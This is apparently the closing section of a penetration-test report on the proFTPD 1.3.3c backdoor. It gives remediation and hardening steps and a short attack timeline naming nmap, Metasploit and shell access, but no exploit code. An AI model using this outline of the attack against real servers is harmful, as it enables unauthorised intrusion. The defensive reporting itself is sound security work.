1. Immediate Action – Remove Vulnerable Version:

- Verify installation source of proFTPD.
- Remove proFTPD 1.3.3c immediately if not from a trusted source.

2. Update proFTPD:

- Download and compile from [official source](#).
- Recommended version: Latest stable release (1.3.7 or above).

3. Verify Integrity of Installed Binaries:

- Use SHA256/SHA1 hashes to validate downloaded source files.
- Run file integrity tools (tripwire, AIDE) regularly.

4. Access Controls:

- Limit FTP access using firewalls or TCP wrappers.
- Disable anonymous FTP if not required.

5. Audit FTP Usage:

- Check for unexpected user accounts, login attempts, and uploaded files.

6. Disable FTP Protocol (if unused):

- Use secure alternatives like **SFTP** or **FTPS**.

7. Implement Monitoring and Alerts:

- Deploy IDS/IPS with FTP rule sets.
- Set up alerts for shell processes spawned from FTP services.

8. Attack Timeline & Effort

Phase	Time Spent	Tools Used
Reconnaissance	5 min	nmap
Enumeration	5 min	Banner grabbing, version ID
Exploitation	10 min	Metasploit
Post-Exploitation	10 min	Shell, privilege check

9. Future Hardening Recommendations

- **Secure Software Supply Chain:**
 - Always verify checksums and signatures before installing packages.
- **Disable Unused Services:**
 - If FTP is not essential, disable the service entirely.
- **Use Secure Protocols:**
 - Replace FTP with SFTP/FTPS where possible.
- **Regular Auditing:**
 - Schedule weekly scans for exposed services and vulnerabilities.
- **Limit External Exposure:**
 - FTP should never be directly exposed to the internet without layered protections.
- **Red Team Simulation:**
 - Conduct periodic penetration tests to evaluate FTP security posture

10. Conclusion

The Ubuntu proFTPD 1.3.3c backdoor vulnerability allows unauthenticated remote code execution, risking full system compromise. Exploitation is easy and highly critical. Immediate patching, removal of the affected version, and disabling unused FTP services are essential. Ongoing monitoring and using secure protocols will help prevent future attacks.